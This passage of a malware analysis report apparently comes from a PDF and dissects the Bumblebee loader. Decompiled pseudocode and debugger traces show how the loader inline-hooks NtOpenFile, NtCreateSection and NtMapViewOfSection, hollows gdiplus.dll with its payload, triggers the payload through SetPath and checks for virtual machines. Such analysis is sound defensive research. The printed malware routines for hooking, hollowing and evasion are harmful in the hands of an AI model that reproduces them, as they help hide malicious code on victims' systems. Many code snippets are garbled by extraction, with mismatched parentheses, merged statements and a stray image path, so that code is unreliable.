20  *(_QWORD *)(*(_QWORD *)(a3 + 40) + 312i64) = *(_QWORD *)(*(_QWORD *)(a3 + 536) + 184i64) + 10495i64;
21  *(_QWORD *)(a3 + 424) += *(_QWORD *)(*(_QWORD *)(a3 + 736) + 128i64) - 11268i64;
22  v5 = 0;
23  *(_DWORD *)(a3 + 552) = GetCurrentThreadId();
24  if ( *(_QWORD *)(a3 + 744) != 10234i64 )
25  {

```

Detour functions in `sub_180001000` function

`sub_1800025EC` loads `ntdll.dll` in the address space of the loader process using function `LoadLibraryA`. Following the loading of the `ntdll`, function `GetProcAddress` is used to resolve the addresses of functions:

- `NtOpenFile`
- `NtCreateSection`
- `NtMapViewOfSection`

```

32 LibraryA = LoadLibraryA((LPCSTR)v2);
33 *(DWORD *)v2 = *(DWORD *)(a1 + 744) + 1884245073;
34 *(QWORD *)*(QWORD *)(a1 + 536) + 328i64) -= v4 | *(QWORD *)(a1 + 432);
35 *(DWORD *)v2 + 4) = *(DWORD *)(a1 + 808) + 1766212627;
36 *(DWORD *)v2 + 8) = *(DWORD *)*(QWORD *)(a1 + 480) + 808i64) + 15130;
37 *(QWORD *)*(QWORD *)(a1 + 40) + 528i64) ^= (unsigned int)v4 ^ 0x2CD2i64;
38 *(QWORD *)*(QWORD *)(a1 + 480) + 632i64) *= *(QWORD *)*(QWORD *)(a1 + 480) + 800i64) ^ 0x2D89i64;
39 *(QWORD *)*(QWORD *)(a1 + 40) + 24i64) += 10851i64 * *(QWORD *)(a1 + 744);
40 *(QWORD *)*(QWORD *)(a1 + 736) + 144i64) -= *(QWORD *)*(a1 + 536) + 12014i64;
41 *(QWORD *)v2 + 12) = *(QWORD *)*(a1 + 704) = GetProcAddress(LibraryA, (LPCSTR)v2);
42 *(DWORD *)v2 = *(DWORD *)*(QWORD *)(a1 + 536) + 808i64) + 1917012476;
43 *(DWORD *)v2 + 4) = *(DWORD *)*(QWORD *)(a1 + 480) + 744i64) + 1702115688;
44 *(DWORD *)v2 + 8) = *(DWORD *)*(QWORD *)(a1 + 736) + 808i64) + 1952660225;
45 *(QWORD *)v2 + 12) = *(QWORD *)*(a1 + 320) | 0x2B72i64;
46 *(DWORD *)v2 + 12) = *(DWORD *)*(a1 + 808) + 7226647;
47 ProcAddress = GetProcAddress(LibraryA, (LPCSTR)v2);
48 v11 = *(QWORD *)*(a1 + 536);
49 *(QWORD *)v2 + 12) = ProcAddress;
50 *v11 += *(QWORD *)*(QWORD *)(a1 + 480) + 728i64)--;
51 *(QWORD *)*(QWORD *)(a1 + 536) + 576i64) += -10852i64 - *(QWORD *)v2 + 4);
52 *(QWORD *)*(QWORD *)(a1 + 536) + 656i64) += 10469i64 * *(QWORD *)*(QWORD *)(a1 + 480) + 136i64);
53 *(QWORD *)v2 + 12) = *(QWORD *)*(a1 + 536) + 312i64) += v4 + *(QWORD *)v2 + 12);
54 *(DWORD *)v2 = *(DWORD *)v2 + 1632455761;
55 *(DWORD *)v2 + 4) = *(DWORD *)v2 + 1701391390;
56 *(QWORD *)*(QWORD *)(a1 + 480) + 320i64) -= 21404i64;
57 *(QWORD *)*(QWORD *)(a1 + 40) + 424i64) += -416i64 - *(QWORD *)v2 + 4);
58 *(DWORD *)v2 + 8) = *(DWORD *)*(QWORD *)v2 + 8) + 808i64) + 1399203109;
59 *(DWORD *)v2 + 12) = *(DWORD *)v2 + 1769224467;
60 *(QWORD *)*(QWORD *)v2 + 12) + 480) + 544i64) = a1 + 800;
61 *(DWORD *)v2 + 16) = *(DWORD *)*(QWORD *)v2 + 16) + 808i64) + 17437;
62 v12 = GetProcAddress(LibraryA, (LPCSTR)v2);
63 v13 = *(QWORD *)*(a1 + 480);
64 *(QWORD *)v2 + 12) = v12;
65 *(QWORD *)v2 + 12) += v4 ^ *(QWORD *)*(QWORD *)v2 + 12) + 736) + 328i64);
66 result = *(QWORD *)v2 + 12);
67 *(QWORD *)v2 + 12) + 8) = v4 + *(QWORD *)v2 + 12);

```

### LoadLibraryA and GetProcAddress functions

After obtaining the addresses to memory pages of the detour functions for hooking, the loader uses function *VirtualProtect* to change the memory permissions of the target pages. After changing the permissions, the loader writes the in-line hooks in *sub\_180002978*. Then *VirtualProtect* is called again to restore the page permissions.

```

10 v6 = a3;
11 v9 = *(DWORD *)(a1 + 744) - 10173;
12 v10 = *(DWORD *)*(QWORD *)(a1 + 480) + 808i64);
13 flOldProtect = 0;
14 v11 = v10 - 10821;
15 VirtualProtect(a4, v11, v9, &flOldProtect);
16 v12 = a5;
17 *(QWORD *)*(QWORD *)v2 + 12) + 480) + 544i64) *= a2 - v6;
18 sub_180002978(a4, v12, v11); //Inline Hook
19 return VirtualProtect(a4, v11, flOldProtect, &flOldProtect);
20 }

```

### VirtualProtect and sub\_180002978 functions

The data passed to *VirtualProtect* at runtime is shown in the image below. The call to *VirtualProtect* changes the *ntdll.NtOpenFile* page permission to 0x40 (*PAGE\_EXECUTE\_READWRITE*).



```

1: rcx 00007FFEF285C720 "L<N_3"
2: rdx 0000000000000000
3: r8 0000000000000040
4: r9 0000000B166FF258
5: [rsp+20] 000000018013C340 &"L<N_3"

```

Data passed/call to VirtualProtect function

After changing the page permissions of *ntdll.NtOpenFile*, the loader modifies the initial sequence of bytes in the *NtOpenFile* API by executing function *sub\_180002978*.

```

BYTE * __fastcall sub_180002978( BYTE *a1, __int64 a2, int a3)
{
    BYTE *v3; // r9
    __int64 v4; // rdx

    if ( a1 )
    {
        if ( a2 )
        {
            v3 = a1;
            if ( a3 )
            {
                v4 = a2 - (_QWORD)a1;
                do
                {
                    *v3 = v3[v4];
                    ++v3;
                    --a3;
                }
                while ( a3 );
            }
        }
    }
    return a1;
}

```

*sub\_180002978* function modifying the *NtOpenFile* API

In-line hooking involves the following steps:

00007FFEF285C720	4C 8B D1	mov r10,rcx
00007FFEF285C723	B8 33 00 00 00	mov eax,33
00007FFEF285C726	F6 04 25 08 03 FE 7 F 01	test byte ptr ds:[7FFE0308],1
00007FFEF285C730	75 03	jne ntdll.7FFEF285C735
00007FFEF285C732	0F 05	syscall
00007FFEF285C734	C3	ret
00007FFEF285C735	CD 2E	int 2E
00007FFEF285C737	C3	ret

*ntdll.NtOpenFile* before (hooking) execution of *sub\_180002978* function

After *sub\_180002978* is executed, a call to *NtOpenFile* makes the malware code jump to location 1800023D4 (detour). This is how malicious in-line hooks change the execution flow of APIs.

```

00007FFEF285C720 49:BB D4230080010000 mov r11,bee.1800023D4
00007FFEF285C72A 41:FFE3 jmp r11
00007FFEF285C72D FE ???
00007FFEF285C72E 7F 01 jg ntdll.7FFEF285C731
00007FFEF285C730 75 03 jne ntdll.7FFEF285C735
00007FFEF285C732 0F05 syscall
00007FFEF285C734 C3 ret

```

Call to *NtOpenFile* making the malware jump to 1800023D4

After writing the hook, *VirtualProtect* is used again to restore the page permission of *ntdll.NtOpenFile* to 0x20 (PAGE\_EXECUTE\_READ).

```

1: rcx 00007FFEF285C720 "I»0#"
2: rdx 0000000000000000
3: r8 0000000000000020
4: r9 0000000B166FF258
5: [rsp+20] 000000018013C340 &"I»0#"

```

*VirtualProtect* function used to restore page permission of *ntdll.NtOpenFile*

The process of changing memory permission and writing in-line hooks is repeated in a do-while loop, for the rest of the target functions, *NtCreateSection* and *NtMapViewOfSection*.

```

29 do
30 {
31     v9 = 13 * v8;
32     *(_DWORD *)((char *)v7 - 2) = *(_DWORD *)((_DWORD *) (a3 + 40) + 808i64) + 37111;
33     *(_DWORD *)((char *)v7 + *(_QWORD *)((_QWORD *) (a3 + 480) + 808i64) - 10827) = *(_DWORD *)((_QWORD *) (a3 + 40)
34     + 808i64)
35     - 469821778;
36     *(_QWORD *)((_QWORD *) (a3 + 736) + 8i64) *= (_QWORD)ReadConsoleInputA;
37     *v7 = v6[7];
38     sub_180002978(13 * v8 + a3 + 592, *v6, *(_QWORD *)((_QWORD *) (a3 + 736) + 744i64) - 10224i64);
39     sub_1800037C4(a3, 12146i64, 11122i64, *v6++, v9 + a3 + 664);
40     ++v5;
41     v7 = (_QWORD *)((char *)v7 + 13);
42     v8 = v5;
43 }
44 while ( v5 < (unsigned __int64)((_QWORD *) (a3 + 744) - 10234i64) );
45 }

```

Do-while loop repeating the permission and hooks process for other target functions

## Summary of Hooked Functions

After successful hooking, whenever target functions are called in the address space of the loader process, the control flow is transferred to the in-line the respective hook addresses:

Target Function	In-line Hook (Detours)
<i>ntdll.NtOpenFile</i>	1800023D4
<i>ntdll.NtCreateSection</i>	1800041EC
<i>ntdll.NtMapViewOfSection</i>	180001D4C

## Loading gdiplus.dll is Unique to Bumblebee

The final function executed by the loader is `sub_1800013A0`. The malware uses the function `LoadLibraryW` to load the DLL module. It then uses the function `GetProcAddress` to obtain the address of a specific function exported by the library loaded.

This plays a crucial step in deployment of the main payload on the victim system. Unlike TTPs (Tactics, Techniques, and Procedures) of common malware loaders, this is where the Bumblebee loader gets creative.

```

23 | LibraryW = LoadLibraryW((LPCWSTR)(a1 + 488));
24 | if ( *(DWORD*)(a1 + 832) == 2 )
25 | {
26 |     if ( LibraryW )
27 |     {
28 |         strcpy(v5, "SetPath");
29 |         *(_QWORD*)(*_QWORD*)(a1 + 536) + 400i64) |= *(_QWORD*)(*_QWORD*)(a1 + 480) + 64i64) ^ 0x2B72i64;
30 |         ProcAddress = GetProcAddress(LibraryW, v5);
31 |         if ( ProcAddress )
32 |         {
33 |             sub_1800029A4(FileName, 0i64, 260i64);
34 |             phModule = 0i64;
35 |             if ( GetModuleHandleExA(6u, (LPCSTR)sub_1800013A0, &phModule) )
36 |             {
37 |                 if ( GetModuleFileNameA(phModule, FileName, 0x104u) )
38 |                 {
39 |                     ((void (__fastcall *)(CHAR *))ProcAddress)(FileName);
40 |                     v7 = 1;
41 |                 }
42 |             }
43 |         }
44 |     }
45 | }

```

### Function `sub_1800013A0` with `LoadLibraryW` and `GetProcAddress` functions

The module `gdiplus.dll` is loaded into the process memory address space. `Gdiplus.dll` is an important module, containing libraries that support the GDI Window Manager, in the Microsoft Windows OS.

<code>mov ecx,dword ptr ds:[rax+328]</code>	<code>rax+328:"R"</code>
<code>sub ecx,29E6</code>	
<code>mov dword ptr ds:[rsi+14],ecx</code>	
<code>mov rcx,rsi</code>	<code>rcx:L"gdiplus.dll", rsi:L"gdiplus.dll"</code>
<code>call qword ptr ds:[&lt;&amp;LoadLibraryW&gt;]</code>	
<code>cmp dword ptr ds:[rbx+340],2</code>	
<code>mov r9,rax</code>	
<code>jne bee.180001553</code>	
<code>test rax,rax</code>	
<code>je bee.1800015EC</code>	
<code>mov dword ptr ds:[rsi],50746553</code>	<code>rsi:L"gdiplus.dll"</code>

### Runtime execution of function `sub_1800013A0`

The module `gdiplus.dll` is executed in the last function of the malware loader. This is the first instance in which the unpacked MZ payload is used directly by the loader. Hence, the loading of this module appears suspicious. Also, an unusual base address (`0x1d54fd0000`) is

assigned to the loaded *gdiplus.dll* module.

Name	Base address	Size	Description
<b>DLLLoader64...</b>	<b>0x7ff601cd0000</b>	<b>100 kB</b>	
advapi32.dll	0x7ffef0870000	652 kB	Advanced Windows 32 Base...
apphelp.dll	0x7ffeed910000	572 kB	Application Compatibility Clie...
bcryptprimitives...	0x7ffef7500000	512 kB	Windows Cryptographic Pri...
bee.exe	0x1800000000	2.48 MB	
cfgmgr32.dll	0x7ffefa800000	296 kB	Configuration Manager DLL
combase.dll	0x7ffef1220000	3.21 MB	Microsoft COM for Windows
crypt32.dll	0x7ffefd000000	1.29 MB	Crypto API32
cryptsp.dll	0x7ffef0700000	92 kB	Cryptographic Service Provi...
gdi32.dll	0x7ffef2060000	152 kB	GDI Client DLL
gdi32full.dll	0x7ffefb600000	1.58 MB	GDI Client DLL
<b>gdiplus.dll</b>	<b>0x1d54f5d0000</b>	<b>2.3 MB</b>	<b>Microsoft GDI+</b>
imm32.dll	0x7ffef0920000	184 kB	Multi-User Windows IMM32 ...
kernel.appcore.dll	0x7ffef6e00000	68 kB	AppModel API Host
kernel32.dll	0x7ffef0dc0000	712 kB	Windows NT BASE API Clie...
KernelBase.dll	0x7ffef7d00000	2.64 MB	Windows NT BASE API Clie...
locale.nls	0x1d54dbf00000	796 kB	
msvcp_win.dll	0x7ffef07d0000	632 kB	Microsoft® C Runtime Library
msvcr7.dll	0x7ffef10c0000	632 kB	Windows NT CRT DLL
ntdll.dll	0x7ffef27c0000	1.94 MB	NT Layer DLL
ole32.dll	0x7ffef1850000	1.34 MB	Microsoft OLE for Windows

### *Unusual base address assigned to gdiplus.dll*

By further examining the suspicious memory, it was found that the address is a mapped page with RWX permission in the loader address space. This is a classic use case of hollowing where the module content is replaced with unpacked malicious artifacts.

> 0x1d54de10000	Private	4 kB	RWX
> 0x1d54de20000	Mapped	2,048 kB	R
> 0x1d54e020000	Mapped	32 kB	R
> 0x1d54e030000	Mapped	1,540 kB	R
> 0x1d54e1c0000	Mapped	20,484 kB	R
> 0x1d54f5d0000	Mapped	2,356 kB	RWX
> 0x1d550490000	Private	2,352 kB	RW
> 0x7ff4be450000	Mapped	1,024 kB	R
> 0x7ff4be550000	Private	4,194,432 kB	RW
> 0x7ff5be570000	Private	32,772 kB	RW

### *Address as a mapped page with RWX permission*

But in our analysis so far we have not come across any code that does the hollowing. Then how did the malware change the contents of the *gdiplus.dll*? Interestingly this is where the malware developer decided to get creative! The hooking seen earlier is responsible for hollowing the loaded module with the unpacked payload. More details about the same are covered in the following section.

## Investigating the Hooks and the Trigger



As seen in the previous section, the malware hooks 3 specific APIs:

- *NtOpenFile*
- *NtCreateSection*
- *NtMapViewOfSection*

The API selection is not random. The internal working of loading any DLL via *LoadLibrary* API uses the 3 functions mentioned above. Hooking these functions gives the malware the flexibility to deploy the unpacked payload covertly. This feature makes it difficult for researchers to hunt the main payload.

The detour function at 0x180001D4C is used to hook function *NtMapViewOfSection*, which lays the groundwork for hollowing the loaded module (in this case, *gdiplus.dll*) with the unpacked Bumblebee binary. The detour function is capable of the following actions:

- Section object creation via *NtCreateSection* API
- Mapping of the view of *gdiplus.dll* to loader address space via *NtMapViewOfSection*
- Writing the unpacked payload into the mapped view of *gdiplus.dll*
- Deallocating heap memory that holds unpacked payload from earlier steps

The implementation of the detour function at 0x180001D4C, shows the use of a pointer to the *NtCreateSection* API, for creating a section object to be used later in mapping the *gdiplus.dll* module.

```
60 | if ( v19(
61 |     &v32,
62 |     (unsigned int)(*( _DWORD *) (v10 + 744) - 10223),
63 |     0i64,
64 |     &v33,
65 |     *( _DWORD *) (v10 + 744) - 10173,
66 |     0x80000000,
67 |     0i64 ) )
68 | {
69 |     return 0i64; //Pointer to NtCreateSection
70 | }
71 | v27 = a7:
```

### *Pointer to NtCreateSection API*

After creating a section object, the detour function calls *NtMapViewOfSection*, via a pointer. Now the view for the section is created by the system. The function *sub\_180002E74* is responsible for filling the mapped view with an unpacked payload.

```

if ( !v16(v32, -1i64, v10 + 208, 0i64, 0i64, 0i64, v27, 1, 0, *(_DWORD *)(v10 + 808) - 10770) )
{
    *(_QWORD *)(*(_QWORD *) (v10 + 736) + 176i64) *= v10 + 792; //Pointer to
    *(_QWORD *)(*(_QWORD *) (v10 + 480) + 152i64) = 10657i64; //NtMapViewOfSection
    v28 = *(_QWORD *) (v10 + 240);
    *(_QWORD *) (v10 + 464) |= *(_QWORD *) (*(_QWORD *) (v10 + 480) + 8i64) - 11657i64;
    *(_QWORD *) (v10 + 288) = *(_QWORD *) (v28 + 6);
    sub_180002E74(10851, 11537, 11537, 10929, v10); //Writes unpacked MZ into gdiplus.dll
    *(_QWORD *) (*(_QWORD *) (v10 + 736) + 308i64) |= -1268i64 * *(_QWORD *) (v10 + 480);
    *(_QWORD *) (*(_QWORD *) (v10 + 40) + 752i64) -= *(_QWORD *) (*(_QWORD *) (v10 + 536) + 88i64)--;
    *(_QWORD *) (*(_QWORD *) (v10 + 480) + 24i64) = 12221i64;
    sub_1800043F8(10553i64, 11895i64, v10, 10870i64);
    *a3 = *(_QWORD *) (v10 + 208);
    v29 = *(_QWORD *) (v10 + 480);
    *(_QWORD *) (v10 + 440) = *(_QWORD *) (v10 + 160);
    *(_QWORD *) (v29 + 352) += 10469i64 * *(_QWORD *) (v29 + 152);
    sub_1800049DC(10851i64, 10852i64, 11474i64, 10657i64, (_QWORD *) v10); //Deallocates
    v30 = *(_DWORD *) (*(_QWORD *) (v10 + 40) + 808i64) - 10795; //Unpacked MZ Heap
    sub_1800029A4(v10 + 592, 0i64, v30);
    *(_QWORD *) (*(_QWORD *) (v10 + 536) + 256i64) = 10495i64 * *(_QWORD *) (*(_QWORD *) (v10 + 480) + 88i64);
    *(_QWORD *) (*(_QWORD *) (v10 + 536) + 752i64) += 10495i64;
    sub_1800029A4(v10 + 664, 0i64, v30);
    return 0i64;
}
*(_QWORD *) (v10 + 448) += 11133i64;
return *(_QWORD *) (v10 + 744) - 10237i64;

```

Pointer to *NtMapViewOfSection* along with *sub\_180002E74* function

The address of the mapped view, returned by *NtMapViewOfSection* pointer in the loader process, which is 0x1D54F5D0000, is the same address seen while examining the process modules.

Address	Hex
0000000018013C150	00 00 5D 4F   D5 01 00 00   1F 66 DD CC   FA FF FF FF
0000000018013C160	10 72 00 14   1E 71 00 00   84 AC 75 64   B8 A2 A0 A3
0000000018013C170	70 71 49 50   D5 01 00 00   E3 72 AC AD   B0 1E 8A
0000000018013C180	BA 9A 13 80   01 00 00 00   [0000000018013C166] = A2B86475ACB400
0000000018013C190	E6 29 77 04   8D F0 18 77   00 00 00 00   00 00 00 00
0000000018013C1A0	00 00 00 00   00 00 00 00   78 72 49 50   D5 01 00 00

Address of the mapped view returned by *NtMapViewOfSection*

gdi32.dll	0x7ffef2060000	152 kB	GDI Client DLL
gdi32full.dll	0x7ffefb600000	1.58 MB	GDI Client DLL
gdiplus.dll	0x1d54f5d00000	2.3 MB	Microsoft GDI+
imm32.dll	0x7ffef0920000	184 kB	Multi-User Windows IMM32 ...
kernel.appcore.dll	0x7ffef6e00000	68 kB	AppModel API Host

Unusual base address assigned to “*gdiplus.dll*” as seen earlier

The mapped view starts from 0x1D54F5D0000. The loader dumps the unpacked payload here, hollowing *gdiplus.dll*. Hence, the final Bumblebee payload stays hidden inside the loaded module *gdiplus.dll*.

Right after mapping the view, the detour function executes *sub\_180002E74* to initiate the writing of the unpacked binary.

```

12 | do
13 | {
14 | v8 = *(_QWORD *)(a5 + 296) + v7 * (*(_QWORD *) *(_QWORD *) (a5 + 736) + 744i64) - 10197i64);
15 | *(_QWORD *) *(_QWORD *) (a5 + 40) + 576i64) += -328i64 - *(_QWORD *) (a5 + 480);
16 | *(_QWORD *) *(_QWORD *) (a5 + 736) + 464i64) ^= a4 ^ 0x2D11i64;
17 | if ( (( *(_DWORD *) *(_QWORD *) (a5 + 296) + 16i64) + *(_DWORD *) *(_QWORD *) (a5 + 240) + 60i64) - 1) & ~(*(_DWORD *) *(_QWORD *) (a5 + 240) + 60i64) - 1) != 0
18 | && *(_DWORD *) (v8 + 20)
19 | && *(_DWORD *) (v8 + 16) )
20 | {
21 | sub_180002978(
22 |     (_BYTE *) *(_QWORD *) (a5 + 208) + *(unsigned int *) (v8 + 12)),
23 |     *(_QWORD *) (a5 + 160) + *(unsigned int *) (v8 + 20),
24 |     *(_DWORD *) (v8 + 16));
25 | }
26 | ++v6;
27 | ++v7;
28 | }
29 | while ( v6 < *(unsigned __int16 *) (a5 + 288) );
30 | }

```

Function `sub_180002E74` responsible for filling the mapped view with the final payload

The hooks get activated as soon as the loader loads the `gdiplus.dll` module via `LoadLibraryW` API. Then the payload is covertly loaded into the `gdiplus.dll` module. The final payload is a DLL, hence the loader has to explicitly call an exported function to trigger the execution.

In this case, the loader obtains the address of exported function `SetPath` via function `GetProcAddress`. The control is then transferred to the final payload by the final call to `SetPath`, by providing the loader program name as argument.

```

LibraryW = LoadLibraryW((LPCWSTR)(a1 + 488)); // writes payload into gdiplus.dll
if ( *(_DWORD *) (a1 + 832) == 2 )
{
    if ( LibraryW )
    {
        strcpy(v5, "SetPath");
        *(_QWORD *) *(_QWORD *) (a1 + 536) + 400i64) = *(_QWORD *) *(_QWORD *) (a1 + 480) + 64i64) ^ 0x2B72i64;
        ProcAddress = GetProcAddress(LibraryW, v5); //Obtains address of SetPath exported by main payload hollowed in
                                                    gdiplus.dll
        if ( ProcAddress )
        {
            sub_1800029A4(FileName, 0i64, 260i64);
            phModule = 0i64;
            if ( GetModuleHandleExA(6u, (LPCWSTR)sub_1800013A0, &phModule) )
            {
                if ( GetModuleFileNameA(phModule, FileName, 0x104u) )
                {
                    ((void (__fastcall *) (CHAR *)) ProcAddress)(FileName); //Control transfer to Bumblebee Unpacked Payload
                    v7 = 1; // DLL residing in gdiplus.dll
                }
            }
        }
    }
}

```

Loader obtains the address of exported function "SetPath" via `GetProcAddress`

The image below shows the function `SetPath` exported by the unpacked Bumblebee payload.

```

1 BOOL __fastcall SetPath(void *Src)
2 {
3     size_t v1; // r8
4
5     if ( Src )
6     {
7         if ( *((_BYTE *)Src )
8         {
9             v1 = -1i64;
10            do
11                ++v1;
12            while ( *((_BYTE *)Src + v1) );
13        }
14        else
15        {
16            v1 = 0i64;
17        }
18        sub_180005FC0(&byte_18022D4E8, Src, v1);
19    }
20    return SetEvent(hHandle);
21 }

```

*SetPath Function*

## Bumblebee Main Payload Analysis

The core malicious component of the bumblebee is executed in the memory, when the hollowed *gdipplus.dll* is loaded via the *LoadLibrary* API. When the module is loaded into memory, the function *DllMain* creates a new thread and executes *sub\_180008EC0* routine.

```


: BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
: {
:     LPVOID v3; // rax
:     unsigned int ThrdAddr; // [rsp+48h] [rbp+10h] BYREF
:
:     ThrdAddr = 0;
:     if ( fdwReason == 1 )
:     {
:         while ( _InterlockedExchange(&dword_18022D23C, 1) == 1 )
:             ;
:         if ( qword_18022D4A8 )
:         {
:             _InterlockedExchange(&dword_18022D23C, 0);
:         }
:         else
:         {
:             v3 = VirtualAlloc(0i64, 0x258ui64, 0x3000u, 4u);
:             dword_18022D4B4 = 10;
:             qword_18022D4A8 = v3;
:             hinstDLL = _InterlockedExchange(&dword_18022D23C, 0);
:         }
:         sub_18003B2FC(hinstDLL, *&fdwReason, lpvReserved);
:         hObject = beginthreadex(0i64, 0, sub_180008EC0, 0i64, 0, &ThrdAddr);
:     }
:     return 1;
: }

```



*TheDllMain function of the bumblebee payload*

*sub\_180008EC0* routine is quite a large function that is responsible for all the malicious activities performed by Bumblebee on the compromised system.



Function `sub_180008EC0` logic flow

## Anti VM Checks

---

The first activity performed by `sub_180008EC0` is to check for a virtual machine (VM) environment. If the function returns True, then Bumblebee shuts itself down by executing the `ExitProcess` function.

```
187 | v159 = -2i64;
188 | v147[3] = 15i64;
189 | v147[2] = 0i64;
190 | LOBYTE(v147[0]) = 0;
191 | if ( hHandle )
192 |     WaitForSingleObject(hHandle, 0xBB8u);
193 | if ( qword_18022D4F8 )
194 |     sub_1800060F0(v147, byte_18022D4E8, 0i64, 0xFFFFFFFFFFFFFFFFFui64);
195 | if ( sub_18003D8A0() )
196 |     ExitProcess(0);
197 | v1 = time64(0i64);
198 | srand(v1);
199 | v141 = 15i64;
200 | v140 = 0i64;
```

`sub_18003DA0` performs VM check

